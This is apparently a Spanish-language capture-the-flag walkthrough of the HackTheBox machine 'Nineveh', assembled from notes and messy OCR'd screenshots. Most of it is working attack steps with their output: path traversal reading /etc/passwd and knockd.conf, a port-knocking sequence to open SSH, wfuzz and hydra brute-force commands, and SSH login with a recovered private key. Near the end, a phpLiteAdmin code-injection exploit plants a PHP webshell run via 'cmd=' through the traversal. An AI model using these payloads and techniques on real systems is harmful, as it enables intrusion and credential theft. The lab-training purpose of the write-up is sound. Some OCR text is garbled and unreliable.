- etc/os-release ver la version del sistema



The screenshot shows a web browser window with the URL `nineveh.htb/department/manage.php?notes=/ninevehNotes/../../../../etc/os-release`. The page has a yellow header bar with navigation links like Home, Notes, and Logout. Below the header is a large graphic of a city under construction with cranes and the text 'UNDER CONSTRUCTION'. At the bottom of the page is a yellow and black striped barrier tape with the same text. A code block displays the contents of the `/etc/os-release` file:

```
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```

- proc/net/fib_trie para ver si hay dockers

[←](#) [→](#) [⟳](#) [HomeAs](#) nineveh.htb/department/manage.php?notes=/ninevehNotes/../../proc/net/fib_trie

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...

Home Notes Logout



```
Main:
+-- 0.0.0.0/1 2 0 2
+- 0.0.0.0/4 2 0 2
|-- 0.0.0.0
  /0 universe UNICAST
+- 10.129.0.0/16 2 0 1
|-- 10.129.0.0
  /32 link BROADCAST
  /16 link UNICAST
|-- 10.129.87.242
  /32 host LOCAL
|-- 10.129.255.255
  /32 link BROADCAST
+- 127.0.0.0/8 2 0 2
+- 127.0.0.0/31 1 0 0
|-- 127.0.0.0
  /32 link BROADCAST
  /8 host LOCAL
|-- 127.0.0.1
  /32 host LOCAL
|-- 127.255.255.255
  /32 link BROADCAST

Local:
+-- 0.0.0.0/1 2 0 2
+- 0.0.0.0/4 2 0 2
|-- 0.0.0.0
  /0 universe UNICAST
+- 10.129.0.0/16 2 0 1
|-- 10.129.0.0
  /32 link BROADCAST
  /16 link UNICAST
|-- 10.129.87.242
  /32 host LOCAL
|-- 10.129.255.255
  /32 link BROADCAST
+- 127.0.0.0/8 2 0 2
+- 127.0.0.0/31 1 0 0
|-- 127.0.0.0
  /32 link BROADCAST
  /8 host LOCAL
|-- 127.0.0.1
  /32 host LOCAL
|-- 127.255.255.255
  /32 link BROADCAST
```

- `/proc/sched_debug`

[←](#) [→](#) [⟳](#) [HomeAs](#) nineveh.htb/department/manage.php?notes=/ninevehNotes/../../proc/sched_debug

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...

Home Notes Logout

```
Sched Debug Version: v0.11, 4.4.0-62-generic #83-Ubuntu
ktime : 184567.184069
sched_clk : 1845926.345896
cpu_clk : 1845926.345976
jiffies : 4295353712
sched_clock_stable() : 1

sysctl_sched
.sysctl_sched_latency : 6.000000
.sysctl_sched_min_granularity : 0.750000
.sysctl_sched_wakeup_granularity : 1.000000
.sysctl_sched_child_runs_first : 0
.sysctl_sched_features : 44859
.sysctl_sched_tunable_scaling : 1 (logaritmic)

cpu#0, 2445.405 MHz
.nr_running : 2
.load : 1024
.nr_switches : 4239783
.nr_load_updates : 459638
.nr_uninterruptible : 0
.next_balance : 4294.892296
.curr->pid : 1397
.clock : 1845927.520228
.clock_task : 1845927.520228
.cpu_load[0] : 50
.cpu_load[1] : 25
.cpu_load[2] : 13
.cpu_load[3] : 7
.cpu_load[4] : 4
.yld_count : 11
.sched_count : 4239796
.sched_goidle : 1702662
.avg_idle : 1000000
.max_idle_balance_cost : 500000
.ttwu_count : 2212007
.. : 00000000
```

lo guardamos en data

```

File Actions Edit View Help × Linux PAM 1.1 × Linux Kernel 2 × GitHub - David × CrackStation
← File: data | nineveh.htb/department/manage.php?notes=~/ninevehNotes/.../proc/s
1 Sched Debug Version: v0.11, 4.4.0-62-generic #83-Ubuntu
2 Ktime : 1845657.184069 Exploit-DB Google Hacking DB Off
3 sched_clk : 1845926.345896
4 cpu_clkies Logout : 1845926.345976
5 jiffies : 4295353712
6 sched_clock_stable() : 1
7
8 sysctl_sched
9 .sysctl_sched_latency : 6.000000
10 .sysctl_sched_min_granularity : 0.750000
11 .sysctl_sched_wakeup_granularity : 1.000000
12 .sysctl_sched_child_runs_first : 0
13 .sysctl_sched_features : 44859
14 .sysctl_sched_tunable_scaling : 1 (logarithmic)
15
16 cpu#0, 2445.405 MHz
17 .nr_running : 2
18 .load : 1024
19 .nr_switches : 4239783
20 .nr_load_updates : 459638
21 .nr_uninterruptible : 0
22 .next_balance : 4294.892296
23 .curr->pid : 1397
24 .clock : 1845927.520228
25 .clock_task : 1845927.520228
26 .cpu_load[0] : 50
27 .cpu_load[1] : 25
28 .cpu_load[2] : 13
29 .cpu_load[3] : 7
30 .cpu_load[4] : 4
31 .yld_count : 11
32 .sched_count : 4239796
33 .sched_goidle : 1702662
34 .avg_idle : 1000000
35 .max_idle_balance_cost : 500000
36 .ttwu_count : 2212007
37 .ttwu_local : 2212007
38
39 cfs_rq[0]:/system.slice/proc-sys-fs-binfmt_misc.mount
40 .exec_clock : 0.954930
41 .MIN_vruntime : 0.000001
42 .min_vruntime : 0.093646
43 .max_vruntime : 0.000001
44 .spread : 0.000000
45 .spread0 : -59439.742829
46 .nr_spread_over : 0
47 .nr_running : 0

```

Y tenemos este demonio

```

cfs_rq[0]:/system.slice/knockd.service
  .exec_clock           : 13755.375953   195.733058      11
  .MIN_vruntime          : 13755.652447
  .min_vruntime          : 13755.652447   5.363864      42
  .max_vruntime          : 13755.652447
  .spread                : 0.000000   1755.652447   1691395
  .spread0               : -45683.996736
  .nr_spread_over         : 0
  .nr_running             : 1
  .load                  : 1024
  .load_avg               : 9
  .runnable_load_avg     : 9
  .util_avg               : 10
  .removed_load_avg       : 0
  .removed_util_avg       : 0
  .tg_load_avg_contrib   : 9
  .tg_load_avg            : 9
  .throttled              : 0
  .throttle_count         : 0
  .se→exec_start          : 1845923.936737   144.046270      19
  .se→vruntime             : 51325.110151
  .se→sum_exec_runtime    : 13755.375953
  .se→statistics.wait_start: 1845925.011193
  .se→statistics.sleep_start: 0.000000
  .se→statistics.block_start: 0.000000
  .se→statistics.sleep_max: 0.000000
  .se→statistics.block_max: 0.000000   147.247827      131
  .se→statistics.exec_max  : 1.114410
  .se→statistics.slice_max: 1.066801   59425.277405      2643
  .se→statistics.wait_max  : 11.921579
  .se→statistics.wait_sum  : 949.690283   144.045919      25
  .se→statistics.wait_count: 1691907
  .se→load.weight          : 1024
  .se→avg.load_avg         : 0
  .se→avg.util_avg         : 8
  .worker[0]               : 31894.282427

```

por este lado podemos hacer

El port knocking, que significa de forma literal «golpeo de puertos» es una **técnica que se usa para evitar accesos a no deseados**. Es decir, esta técnica mantiene cerrado un determinado puerto que nosotros configuremos y únicamente será abierto usando una secuencia de llamada al firewall usando uno ó más puertos.
y sacamos el conf

- etc/knockd.conf

```

[options]
logfile = /var/log/knockd.log
interface = ens160

[openSSH]
sequence = 571, 290, 911
seq_timeout = 5
start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags = syn

[closeSSH]
sequence = 911,290,571
seq_timeout = 5
start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
tcpflags = syn

```

Al ver que tenemos el 22 abierto pero solo en la parte interna y despues de descubrir el knock.conf podemos abrir ese Puerto asociando a nuesra IP para que lo veamos abierto como para ello utilizaremos el knock

```

[sudo] password for unicorman:
> nmap -p22 --open -T5 -v -n 10.129.87.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 21:36 CEST
Initiating Ping Scan at 21:36 ( > 0.9s).
Scanning 10.129.87.242 [4 ports] ( > 0.9s).
Completed Ping Scan at 21:36, 0.17s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:36 ( > 0.9s).
Scanning 10.129.87.242 [1 port] ( > 0.9s).
Completed SYN Stealth Scan at 21:36, 0.62s elapsed (1 total ports)
Read datafiles from: /usr/bin/../share/nmap/tories currently installed.
Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds
Selecting Raw packets sent: 6 (240B) | Rcvd: 4 (152B) amd64.
* nmap -p22 --open -T5 -v -n 10.129.87.242

```

Aqui tenemos el ejemplo que esta cerrado para nosotros pero una vez que lancemos el knock

Bash

```
> knock 10.129.87.242 571:tcp 290:tcp 911:tcp
```

Ponemos la secuencia ya que son los golpes para abrir el SSH es una secuencia de golpes a esos puertos para que abra a la IP nuestra al puerto 22 ssh

```
No VM guests are running outdated hypervisor (qemu) binaries
> knock 10.129.87.242 571:tcp 290:tcp 911:tcp
```

despues miramos si lo hemos conseguido

```
Raw packets sent: 6 (240B) | Rcvd: 4 (152B)
> nmap -p22 --open -T5 -v -n 10.129.87.242 [ectories currently installed.]
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 21:38 CEST
Initiating Ping Scan at 21:38 (1.10.4-5) ...
Scanning 10.129.87.242 [4 ports] package knockd,
Completed Ping Scan at 21:38, 0.18s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:38
Scanning 10.129.87.242 [1 port] (1.10.4-5) ...
Discovered open port 22/tcp on 10.129.87.242
Completed SYN Stealth Scan at 21:38, 0.23s elapsed (1 total ports)
Nmap scan report for 10.129.87.242
Host is up (0.13s latency). c-bin (2.38-13) ...
Processing triggers for man-db (2.12.0-3) ...
PORTS STATE SERVICE
22/tcp open  ssh
Scanning candidates ...
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
Running key Raw packets sent: 5 (196B) | Rcvd: 5 (196B)
```

Ya lo tenemos abierto para nuestra IP

ya una vez abierto buscamos usuarios

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxsd:x:106:65534::/var/lib/lxd:/bin/false
mysql:x:107:111:MySQL Server,,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,,:/var/lib/misc:/bin/false
amrois:x:1000:1000,,,,:/home/amrois:/bin/bash
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
```

language-usuario

amrois

Ahora hacemos wfuzz para comprobar el https para continuar recavando mas info

Bash

```
› wfuzz -c --hc=404 -t 200 -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt https://10.129.87.242/FUZZ
```

ID	Response	Lines	Word	Chars	Payload
0000000001:	200	1 L	3 W	49 Ch	"# directory-list-2.3-medium.txt"
0000000003:	200	1 L	3 W	49 Ch	"# Copyright 2007 James Fisher"
0000000007:	200	1 L	3 W	49 Ch	"# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
0000000002:	200	1 L	3 W	49 Ch	"#"
0000000005:	200	1 L	3 W	49 Ch	"# This work is licensed under the Creative Commons"
0000000004:	200	1 L	3 W	49 Ch	"#"
0000000008:	200	1 L	3 W	49 Ch	"# or send a letter to Creative Commons, 171 Second Street,"
0000000006:	200	1 L	3 W	49 Ch	"# Attribution-Share Alike 3.0 License. To view a copy of this"
0000000009:	200	1 L	3 W	49 Ch	"# Suite 300, San Francisco, California, 94105, USA."
0000000010:	200	1 L	3 W	49 Ch	"#"
0000000011:	200	1 L	3 W	49 Ch	"# Priority ordered case-sensitive list, where entries were found"
0000000012:	200	1 L	3 W	49 Ch	"# on at least 2 different hosts"
0000000014:	200	1 L	3 W	49 Ch	"https://10.129.87.242/"
0000000013:	200	1 L	3 W	49 Ch	"#"
0000000848:	301	9 L	28 W	313 Ch	"db"
000045240:	200	1 L	3 W	49 Ch	"https://10.129.87.242/"
000095524:	403	11 L	32 W	302 Ch	"server-status"
000095776:	301	9 L	28 W	323 Ch	"secure_notes"

Total time: 351.5487
 Processed Requests: 220560
 Filtered Requests: 220542
 Requests/sec.: 627.3951

Tenemos los dos el db nos da esto

← → C ⌂ https://nineveh.htb/db/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...

Warning: rand() expects parameter 2 to be integer, float given in /var/www/ssl/db/index.php on line 114


phpLiteAdmin v1.9

Password:
 Remember me

Log In


Powered by [phpLiteAdmin](#) | Page generated in 0.0022 seconds.

Secure notes



Como vemos esta imagen puede que no sea importante pero si nos la descargamos y vemos sus metadatos podemos obtener informacion

```
[+] /root/Desktop/BinWich.png  
ExitTool Version Number : 12.76  
File Name : nineave.png  
Directory :  
File Size : 2.0 MB  
File Modification Date/Time : 2024/07/03 21:58:33+02:00  
File Access Date/Time : 2024/07/03 21:58:33+02:00  
File Inode Change Date/Time : 2024/07/03 22:00:31+02:00  
File Permissions : -rw-r--r--  
File MD5 : 29A8C9E8A8D9A8A8A8A8A8A8A8A8A8A8  
File Type Extension : image/png  
MIME Type : image/png  
Image Width : 1497  
Image Height : 746  
Bit Depth : 8  
Color Type : RGB  
Compression : Deflate/Inflate  
Filter : Adaptive  
Interlace : None/Overlaced  
Significant Bits : 8 8 8  
Software : Shutter  
Warning : [minos] Trailer data after PNG IEND chunk  
Image Size : 1497x746  
Megapixels : 1.1
```



Lo sacamos con exiftool

probamos con strings

Aqui ya tenemos cosas un usuario una clave privada ya podemos hacer cosas ya podemos conectarnos hacia la maquina

Bash

```
ssh -i id_rsa amrois@10.129.87.242
```

```

> ssh -i id_rsa amrois@10.129.87.242
The authenticity of host '10.129.87.242 (10.129.87.242)' can't be established.
ED25519 key fingerprint is SHA256:kxSpgxC8gaU90yptJXFLmc/2HKEmnDMIjzkkUiGLyuI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.87.242' (ED25519) to the list of known hosts.
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

288 packages can be updated.
207 updates are security updates.

You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$ 

```

* US VIP+1
Target IP Address
10.129.87.242

Y ya estamos

```

You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$ ls
user.txt
amrois@nineveh:~$ cat user.txt
85999b2d320b248186b489dd85e2648b
amrois@nineveh:~$ 

```

ya tenemos el user

Al ver que no conocemos la contraseña intentaremos con DB ahora con hydra para tener una contraseña valida

^

Bash

```

hydra -l none -P /usr/share/wordlists/rockyou.txt
10.129.87.242 https-post-form
"/db/index.php:password='PASS'^&remember=yes&login=Log+In&proc_login=true:Incorrect password." -t 50

```

```

connection to 10.129.87.242:443...
> hydra -l none -P /usr/share/wordlists/rockyou.txt 10.129.87.242 https-post-form "/db/index.php:password='PASS'^&remember=yes&login=Log+In&proc_login=true:Incorrect password." -t 50
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 22:23:14
[DATA] max 50 tasks per 1 server, overall 50 tasks, 14344399 login tries (l:1/p:14344399), ~286888 tries per task
[DATA] attacking http-post-forms://10.129.87.242:443/db/index.php:password='PASS'^&remember=yes&login=Log+In&proc_login=true:Incorrect password.
[443][http-post-form] host: 10.129.87.242 login: none password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-03 22:24:03

```

hacemos el comando como lo hicimos antes

language-pass

Y entramos

← → ⌂ https://nineveh.htb/db/index.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...

phpLiteAdmin v1.9

Documentation | License | Project Site

Change Database

[rw] test

test

No tables in database.

Create New Database [?]

Create Log Out

test

Database name: test
Path to database: /var/tmp/test
Size of database: 1 KB
Database last modified: 7:52pm on July 2, 2017
SQLite version: 3.11.0
SQLite extension [?]: PDO
PHP version: 7.0.18-0ubuntu0.16.04.1

No tables in database.

Create new table on database 'test'

Name: Number of Fields: Go

Create new view on database 'test'

Name: Select Statement [?]: Go

Powered by [phpLiteAdmin](#) | Page generated in 0.0012 seconds.

Ahora empezamos a recopilar informacion donde hemos entrado

 **phpLiteAdmin**
<https://www.phpliteadmin.org> · Traducir esta página

phpLiteAdmin

phpLiteAdmin is a web-based SQLite database admin tool written in PHP with support for SQLite3 and SQLite2. Following in the spirit of the flat-file system used ...
Download · Demo · phpLiteAdmin 1.9.8 released



 **phpLiteAdmin**
<https://www.phpliteadmin.org> ... · Traducir esta página

Download

30 sept 2019 — **phpLiteAdmin** is part of MAMP and available as an app for ampps. Both packages provide you with an easy installer to set up a complete server ...



 **GitHub**
<https://github.com/dww510> · Traducir esta página




phpLiteAdmin is a web-based SQLite database admin tool ...


phpLiteAdmin is a web-based SQLite database admin tool written in PHP with support for SQLite3 and SQLite2. Following in the spirit of the flat-file system ...

 **Hoststar**

























<img alt="Screenshot of ACTtaiwan/phpLiteAdmin interface showing a table with data." data-bbox="601 13911 888 13

Buscamos vulnerabilidades

```
1 searchsploit phpLiteAdmin
Exploit Title | Path
-----|-----
phpLiteAdmin - 'foblic' SQL Injection | Database name test
phpLiteAdmin 1.4 - Multiple Vulnerabilities | php/webapps/28298.txt
phpLiteAdmin 1.4 - Remote PHP Code Injection | php/webapps/27515.txt
phpLiteAdmin 1.9.3 - Remote PHP Code Injection | php/webapps/24046.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities | php/webapps/39714.txt
Shellcodes: No Results
```

Pillamos con searchexploit -x y leelos lo que pone al ser un txt no es un script

The screenshot shows the searchexploit application's exploit details page. At the top, it displays the exploit's title, version, date, and source. Below this, there's a 'Description' section with a note about creating a new database. A 'Proof of Concept' section contains three numbered steps: 1. Creating a database named 'hack.php', 2. Creating a table 'test' with a text field, and 3. Running the hack.php file. The interface includes tabs for Structure, SQL, Export, Import, Vacuum, Rename Database, and Delete Database.

```
# Exploit Title: phpliteadmin < 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: L0uSch - http://la.usch.io - http://la.usch.io/files/exploits/phpliteadmin-1.9.3.txt
# Vendor: Unknown
# Vendor Status: Informed
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux
# File Actions | Edit | View | Help
# Exploit Title: phpliteadmin < 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: L0uSch - http://la.usch.io - http://la.usch.io/files/exploits/phpliteadmin-1.9.3.txt
# Vendor: Unknown
# Vendor Status: Informed
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux
# Description: Database creation and manipulation
# phpliteadmin.php1784: 'Creating a New Database' =>
# phpliteadmin.php1785: 'When you create a new database, the name you entered will be appended with the appropriate file extension (.db, .db3, .sqlite, etc.) if you do not include it yourself. The database will be created in the directory you specified as the $directory variable.', site version: 3.1.0
# An Attacker can create a sqlite Database with a php extension and insert PHP Code as text fields. When done the Attacker can execute it simply by access the database file with the Webbrowser.
# Proof of Concept:
# 1. We create a db named "hack.php".
# (Depending on Server configuration sometimes it will not work and the name for the db will be "hack.sqlite". Then simply try to rename the database / existing database to "hack.php".)
# The script will store the sqlite database in the same directory as phpliteadmin.php.
# Preview: http://goo.gl/B5n90
# Hex preview: http://goo.gl/l751Q
# 2. Now create a new table in this database and insert a text field with the default value:
<?php phpinfo();?>
# Hex preview: http://goo.gl/v7USQ
# 3. Now we run hack.php
# Done!
# Proof: http://goo.gl/ZqPVL
# ~
# ~
# ~
```

lo que nos pide que hagamos para hackearlo es que creamos una base de datos hack.php

The screenshot shows the phpliteadmin web interface. On the left, there's a navigation bar with links to Documentation, License, and Project Site. The main area has two sections: 'Change Database' and 'Create New Database'. The 'Change Database' section shows databases 'hack.php' and 'test'. The 'test' database is selected, and its status is 'No tables in database.'. The 'Create New Database' section has a 'Create' button and a 'Log Out' button at the bottom. On the right, there's a sidebar with various database-related links and a note about no tables in the test database.

Documentation | License | Project Site

Change Database

[rw] [hack.php](#)
[rw] [test](#)

test

No tables in database.

Create New Database [?]

[Create](#)

[Log Out](#)

Data
Path
Size
Data
SQLit
SQLit
PHP
No tal
Cr
Na
Cr
Na

phpLiteAdmin v1.9

[Documentation](#) | [License](#) | [Project Site](#)

Change Database

[rw] [hack.php](#)
[rw] test

[hack.php](#)

No tables in database.

Create New Database [?]

[Create](#)

[Log Out](#)

hack.php

Structure SQL Export Import Vacuum Rename Database Delete Database

Database name: hack.php
Path to database: /var/tmp/hack.php
Size of database: 1 KB
Database last modified: 6:21pm on July 3, 2024
SQLite version: 3.11.0
SQLite extension [?]: PDO
PHP version: 7.0.18-0ubuntu0.16.04.1

No tables in database.

Create new table on database 'hack.php'

Name: Number of Fields: [Go](#)

Create new view on database 'hack.php'

Name: Select Statement [?]:

Powered by [phpLiteAdmin](#) | Page generated in 0.0009 seconds.

phpLiteAdmin v1.9

[Documentation](#) | [License](#) | [Project Site](#)

Change Database

[rw] [hack.php](#)
[rw] test

[hack.php](#)

No tables in database.

Create New Database [?]

[Create](#)

[Log Out](#)

hack.php


Creating new table: 'test'

Google Hacking DB
<https://www.exploit-db.com/google-hacking-database>

Field	Type	Primary Key	Autoincrement	Not NULL	Default Value
<?php system("whoami")?>	TEXT	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	<input type="checkbox"/> Yes	<input type="text"/>

[Create](#) [Cancel](#)

Powered by [phpLiteAdmin](#) | Page generated in 0.0007 seconds.



Browse Structure SQL Search Insert Export Import Rename Empty Drop

Column #	Field	Type	Not Null	Default Value	Primary Key
<input type="checkbox"/> edit delete	0 <?php system(\$_REQUEST["cmd"]);?>	TEXT	no		no

Check All / Uncheck All With selected:

Add field(s) at end of table

nineveh.hbt/department/manage.php?notes=/.../.../var/tmp/hack.php&cmd=pwd

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - DavidGrande...

Logout

